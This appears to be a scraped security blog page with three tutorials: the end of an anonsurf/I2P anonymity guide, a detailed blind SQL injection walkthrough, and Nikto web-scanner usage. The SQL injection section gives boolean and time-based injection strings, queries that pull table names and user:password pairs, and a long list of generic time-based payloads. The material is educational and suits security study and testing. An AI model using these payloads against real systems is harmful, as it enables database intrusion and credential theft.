
3. Run the application after successful installation

How to use
1. Start the program


2. Check your IP
Check your IP on a browser


3. Change your IP
- sudo anonsurf change
- anonsurf myip

4. Check the service status
5. Restart the service (assigns a new IP)


6. Stop the service
- sudo anonsurf stop
- anonsurf status

i2p services
I2P is an anonymous network built on top of the internet. It allows users to create and access content and build online communities on a network that is both distributed and dynamic. It is intended to protect communication and resist monitoring by third parties such as ISPs.
1. Run
2. Router console will pop-up

Configuration of this is out of scope of this post.
3. Stop the service

by Vry4n_ | Mar 11, 2020 | Web Exploitation
Blind SQL injection arises when an application is vulnerable to SQL injection, but its HTTP responses do not contain the results of the relevant SQL query or the details of any database errors.
With blind SQL injection vulnerabilities, many techniques such as UNION attacks are not effective, because they rely on being able to see the results of the injected query within the application’s responses. It is still possible to exploit blind SQL injection to access unauthorized data, but different techniques must be used.
It asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.
https://owasp.org/www-community/attacks/Blind_SQL_Injection
Exploiting blind SQL injection by triggering conditional responses
Consider an application that uses tracking cookies to gather analytics about usage. Requests to the application include a cookie header like this:
- Cookie: security=high; PHPSESSID=d8a9577ce8582545259d9b5a54ae1f56

When a request containing a cookie is processed, the application determines whether this is a known user using an SQL query.
This query is vulnerable to SQL injection, but the results from the query are not returned to the user. However, the application does behave differently depending on whether the query returns any data. If it returns data (because a recognized cookie was submitted), then a “Welcome back” message is displayed within the page.
This behavior is enough to be able to exploit the blind SQL injection vulnerability and retrieve information, by triggering different responses conditionally, depending on an injected condition.
TRUE and FALSE Based detection (Boolean)
If the web application is vulnerable to SQL Injection, then it probably will not return anything (or just content, no ERRORS when blind technique). To make sure, the attacker will inject a query that will return ‘true’
- This allows us to determine the answer to any single injected condition, If the content of the page that returns ‘true’ is different than that of the page that returns ‘false’, then the attacker is able to distinguish when the executed query returns true or false.
Suppose that two requests are sent containing the following values in turn:
The first of these values will cause the query to return results, because the injected “or 1=1” condition is true, and so the content message will be displayed normally.

Whereas the second value will cause the query to not return any results, because the injected condition is false, and so the content message will not be displayed. I will print 1 since, that exists in the database

Should not display anything, as “and” operator requires both to be true 1=2 is not true
Boolean SQL injection Example
- Substring(query,start,len): Returns a substring starting from position of the text and length. If start is greater than the length of results it returns null value
- ASCII(char): It gives back ASCII value of the input character. 0 means null (http://www.asciitable.com/)
- LENGTH(query): It gives back the number of character in the input text
- LIMIT: MySQL limit of number of records
Steps
1. Find the parameter that is vulnerable (Blind/ERROR)
- Using ‘ “ and comments (it should return an ERROR or no output)

2. Try logical (OR/AND) & concatenation (PIPE/|/+) operators within single or double quotes to understand syntax
Logical

Concatenation
- ad’|’min’ or 1=1#
- true, and the valid value is accepted

3. Guest the table name (True/False)
Try the same true/false condition, but this time test if the query inside parenthesis returns 1, we limit the lines to one. Use common words to guess the table name
- admin’ and (select 1 from user limit 1)=1#
- false (user table doesn’t exist, should return an error or nothing)

- admin’ and (select 1 from accounts limit 1)=1#
- true (due to the table account exists, should return output normally)

4. Use SQL functions to extract data (asci/substring/length)
Use this technique to test character by character, if the output is true it should return something, otherwise, and ERROR or nothing
- blah’ or ascii(substring((select username from accounts limit 1),1,1))=97#
- true (blah doesn’t exist, so, the other condition is executed, it matched the first entry to match “a” character ASCII 97, output is shown)

- blah’ or ascii(substring((select username from accounts limit 1),1,1))=98#
- false (get an error or nothing, this is due to the first character is not equals to ASCII 98 which is “b” character, since it is “a”)

In order to check for the second character since, we know the first one is “a”
- blah’ or ascii(substring((select username from accounts limit 1),2,1))=100#
- true (should return something, since the second character is “d” ASCII 100)

We can also check if a character is greater/lower/equals to, we already saw examples using equals to
- blah’ or ascii(substring((select username from accounts limit 1),2,1))<101#
- true (checks if the second character is lower than “e” ASCII 101, in this case is true since, “d” is lower, output should return)

Break down of the query
ascii(substring((select username from accounts limit 1),1,1))=97
- (select username from accounts limit 1) = admin
- substring(admin,1,1)
- asci(a)=97
- 97=97
To know the length of the word
- blah’ or ascii(substring((select username from accounts limit 1),6,1))=0#
- true (the word admin contains 5 characters, a character out of range would be null, ASCII 0, something should be printed, since 0=0)

TIME based
This type of blind SQL injection relies on the database pausing for a specified amount of time, then returning the results, indicating successful SQL query executing. Using a test conditional true we can execute time functions.
This technique differs from DBMS to DBMS.
The example below shows how a hacker could identify if a parameter is vulnerable to SQL injection using this technique (a slow response would mean the application uses a MySQL database).

The below line will execute the SHA1() function 10000000 times in the database, which will add a significant amount of delay in response.
- 1′ AND BENCHMARK(10000000,SHA1(1337))#

MySQL
Only available since MySQL 5. It takes a number of seconds to wait in parameter. More details here.
- BENCHMARK(count, expr)
- SELECT BENCHMARK(100000,rand())
Executes the specified expression multiple times. By using a large number as first parameter, you will be able to generate a delay. More details about the function on MySQL website.
SQL Server & MS SQL
- WAITFOR DELAY ‘hh:mm:ss’
- Select * from products where id=1; waitfor delay ‘00:00:10’
- WAITFOR TIME ‘hh:mm:ss’
- Select * from products where id=1; waitfor time ‘00:00:10’
PostgreSQL : AND [RANDNUM]=(SELECT [RANDNUM] FROM PG_SLEEP([SLEEPTIME]))
Suspends the execution for the specified amount of time. For more information about this procedure consult SQL Server official documentation.
Suspends the execution of the query and continues it when system time is equal to parameter. See link above for more information.
Oracle
Time-based attacks are a more complicated in Oracle. Refer to Oracle section below for more information.
- SLEEP(time)
- BEGIN DBMS_LOCK.SLEEP(15);END;
- AND [RANDNUM]=DBMS_PIPE.RECEIVE_MESSAGE(‘[RANDSTR]’,[SLEEPTIME])
This technique relies on inference testing which is explained in this article. Simply put, by injecting a conditional time delay in the query the attacker can ask a yes/no question to the database. Depending if the condition is verified or not, the time delay will be executed and the server response will be abnormally long. This will allow the attacker to know if the condition was true or false.
Steps
1. Discover the vulnerable parameter
- Using ‘ “ and comments (it should return an ERROR or no output), if its blind nothing out of normal should be returned
2. If the test is blind, use true false conditions to identify any anomaly (OR/AND)
- 1’ and 1=1–
- 1’ or 1=1/*
- 1’ and 1=2#
- 1’ or 1=2–+-
3. Identify the number of columns using ORDER BY, or, select statement
- 1’ union select 1,1#
- 1’ ORDER BY 1–
4. Once, the number of columns have been identified, we can use one of those fields to inject our time based, if the query takes more time than normal the query executed successfully
- 1’ union select 1,BENCHMARK(100000,rand())#
Conditions
MySQL
- IF(condition, when_true, when_false)
Only valid when using in SQL statement. In stored procedure the syntax is identic to Oracle’s.
SQL Server
- IF condition when_true [ELSE when_false]
Can only be used in stored procedure or in an independent stacked query.
Oracle
- IF condition THEN when_true [ELSE when_false] END IF
Can only be used in PL/SQL.
In the case of time-based attacks, the attacker makes the database perform a time-intensive operation. If the web site does not return a response immediately, the web application is vulnerable to Blind SQL Injection.
- 1′ and if(1=1, sleep(10), true)#
- 1′ or if(1=1, sleep(10), true)#

- 1′ and if(1=1, sleep(10), false)#
- 1′ or if(1=1, sleep(10), true)#

The ones below don’t sleep, meaning there is a difference between the pairs, if we detect a difference in behavior, it means this is vulnerable to Blind SQL injection
- 1′ and if(1=2, sleep(10), true)#

- 1′ and if(1=2, sleep(10), false)#

Blind SQL Injections are often used to build the database schema and get all the data in the database. This is done using brute force techniques and requires many requests but may be automated by attackers using SQL Injection tools.
Hacking steps
1. Enumerate how many columns are in use, while output s displayed the condition is true


We can say this database, has 2 columns.
2. Extracting database tables
https://mariadb.com/kb/en/information-schema-tables-table/
- 1′ union select null,table_name from information_schema.tables#

Filtering the results
- 1′ union all select 1,table_name from information_schema.tables where table_schema=database()#

Grouping the results
- 1′ union all select 1,group_concat(table_name) from information_schema.tables where table_schema=database()#

3. Extracting the column names
0x3a = separator hex of :
group_concat = grouping of output in one single line
https://mariadb.com/kb/en/information-schema-columns-table/
- 1′ union select 1,group_concat(table_name,0x3a,column_name) from information_schema.columns where table_schema=database()#

Now we know
4. Extract data
- 1′ union all select 1,group_concat(user, 0x3a,password) from users#

Guessing characters
For example, suppose there is a table called Users with the columns Username and Password, and a user called Administrator. We can systematically determine the password for this user by sending a series of inputs to test the password one character at a time.
To do this, we start with the following input:
This returns the nothing in message, indicating that the injected condition is false, and so the first character of the password is not greater than m.
- 1′ UNION SELECT user,password FROM users WHERE user = ‘admin’ and SUBSTRING(password, 1, 1) > ‘m’#

This returns the password in the message, indicating that the injected condition is true, and so the first character of the password is lower than m.
- 1′ UNION SELECT user,password FROM users WHERE user = ‘admin’ and SUBSTRING(password, 1, 1) < ‘m’#

We can continue this process to systematically determine the full password for the Administrator user.
Note: The SUBSTRING function is called SUBSTR on some types of database.
https://www.sqlservertutorial.net/sql-server-string-functions/sql-server-substring-function/
Oracle SUBSTR(‘foobar’, 4, 2)
Microsoft SUBSTRING(‘foobar’, 4, 2)
PostgreSQL SUBSTRING(‘foobar’, 4, 2)
MySQL SUBSTRING(‘foobar’, 4, 2)
The SUBSTRING() extracts a substring with a specified length starting from a location in an input string.
The following shows the syntax of the SUBSTRING() function:
- SUBSTRING(input_string, start, length);
Example
- SUBSTRING(‘SQL Server SUBSTRING’, 5, 6) result;
Result
Generic Time Based SQL Injection Payloads
sleep(5)#
1 or sleep(5)#
” or sleep(5)#
‘ or sleep(5)#
” or sleep(5)=”
‘ or sleep(5)=’
1) or sleep(5)#
“) or sleep(5)=”
‘) or sleep(5)=’
1)) or sleep(5)#
“)) or sleep(5)=”
‘)) or sleep(5)=’
;waitfor delay ‘0:0:5’–
);waitfor delay ‘0:0:5’–
‘;waitfor delay ‘0:0:5’–
“;waitfor delay ‘0:0:5’–
‘);waitfor delay ‘0:0:5’–
“);waitfor delay ‘0:0:5’–
));waitfor delay ‘0:0:5’–
‘));waitfor delay ‘0:0:5’–
“));waitfor delay ‘0:0:5’–
benchmark(10000000,MD5(1))#
1 or benchmark(10000000,MD5(1))#
” or benchmark(10000000,MD5(1))#
‘ or benchmark(10000000,MD5(1))#
1) or benchmark(10000000,MD5(1))#
“) or benchmark(10000000,MD5(1))#
‘) or benchmark(10000000,MD5(1))#
1)) or benchmark(10000000,MD5(1))#
“)) or benchmark(10000000,MD5(1))#
‘)) or benchmark(10000000,MD5(1))#
pg_sleep(5)–
1 or pg_sleep(5)–
” or pg_sleep(5)–
‘ or pg_sleep(5)–
1) or pg_sleep(5)–
“) or pg_sleep(5)–
‘) or pg_sleep(5)–
1)) or pg_sleep(5)–
“)) or pg_sleep(5)–
‘)) or pg_sleep(5)–
AND (SELECT * FROM (SELECT(SLEEP(5)))bAKL) AND ‘vRxe’=’vRxe
AND (SELECT * FROM (SELECT(SLEEP(5)))YjoC) AND ‘%’=’
AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)
AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)–
AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)#
SLEEP(5)#
SLEEP(5)–
SLEEP(5)=”
SLEEP(5)=’
or SLEEP(5)
or SLEEP(5)#
or SLEEP(5)–
or SLEEP(5)=”
or SLEEP(5)=’
waitfor delay ’00:00:05′
waitfor delay ’00:00:05′–
waitfor delay ’00:00:05’#
benchmark(50000000,MD5(1))
benchmark(50000000,MD5(1))–
benchmark(50000000,MD5(1))#
or benchmark(50000000,MD5(1))
or benchmark(50000000,MD5(1))–
or benchmark(50000000,MD5(1))#
pg_SLEEP(5)
pg_SLEEP(5)–
pg_SLEEP(5)#
or pg_SLEEP(5)
or pg_SLEEP(5)–
or pg_SLEEP(5)#
‘\”
AnD SLEEP(5)
AnD SLEEP(5)–
AnD SLEEP(5)#
&&SLEEP(5)
&&SLEEP(5)–
&&SLEEP(5)#
‘ AnD SLEEP(5) ANd ‘1
‘&&SLEEP(5)&&’1
ORDER BY SLEEP(5)
ORDER BY SLEEP(5)–
ORDER BY SLEEP(5)#
(SELECT * FROM (SELECT(SLEEP(5)))ecMj)
(SELECT * FROM (SELECT(SLEEP(5)))ecMj)#
(SELECT * FROM (SELECT(SLEEP(5)))ecMj)–
+benchmark(3200,SHA1(1))+’
+ SLEEP(10) + ‘
RANDOMBLOB(500000000/2)
AND 2947=LIKE(‘ABCDEFG’,UPPER(HEX(RANDOMBLOB(500000000/2))))
OR 2947=LIKE(‘ABCDEFG’,UPPER(HEX(RANDOMBLOB(500000000/2))))
RANDOMBLOB(1000000000/2)
AND 2947=LIKE(‘ABCDEFG’,UPPER(HEX(RANDOMBLOB(1000000000/2))))
OR 2947=LIKE(‘ABCDEFG’,UPPER(HEX(RANDOMBLOB(1000000000/2))))
SLEEP(1)/*’ or SLEEP(1) or ‘” or SLEEP(1)
by Vry4n_ | Mar 1, 2020 | Tools
Nikto is a web server assessment tool. It is designed to find various default and insecure files, configurations and programs on any type of web server. This tool is written in Perl language.
Open-source web server scanner that examines a website and reports back vulnerabilities. you can use with any web servers (Apache, Nginx, IHS, OHS, Litespeed, etc.)
https://github.com/sullo/nikto/tree/master/program
OSVDB prefix are vulnerabilities reported in the Open Source Vulnerability Database (a site that shut down in 2016). It’s similar to other vulnerability databases such as SecurityFocus, Microsoft’s Technet, and Common Vulnerabilities and Exposures, National Vulnerability Database.
You can recursively scan each page and virtual host as you discover them

How to use
1. Display basic menu
-H, -Help = help menu


-Version Print plugin and database versions

2. Basic Scan
-h = host
- nikto -h http://192.168.0.7


3. Scanning sites protected with SSL
-ssl
- nikto -h https://vk9-sec.com -ssl
4. Scan a list of IP addresses
- cat targets.txt
- nikto -h targets.txt

5. Output to integrate with Metasploit Framework.
-Format nbe = Format output for Nessus format
-o nessus.txt, – output = saves the output to a file named nessus.txt
csv Comma-separated-value
json JSON Format
htm HTML Format
nbe Nessus NBE format
sql Generic SQL (see docs for schema)
txt Plain text
xml XML Format
- nikto -h http://192.168.0.7 -Format nbe -o nessus.txt


6. Scan for any cgi directories
-Cgidirs all = Scan these CGI dirs: “none”, “all”, or values like “/cgi/ /cgi-a/”
- nikto -h http://192.168.0.7 -Cgidirs all
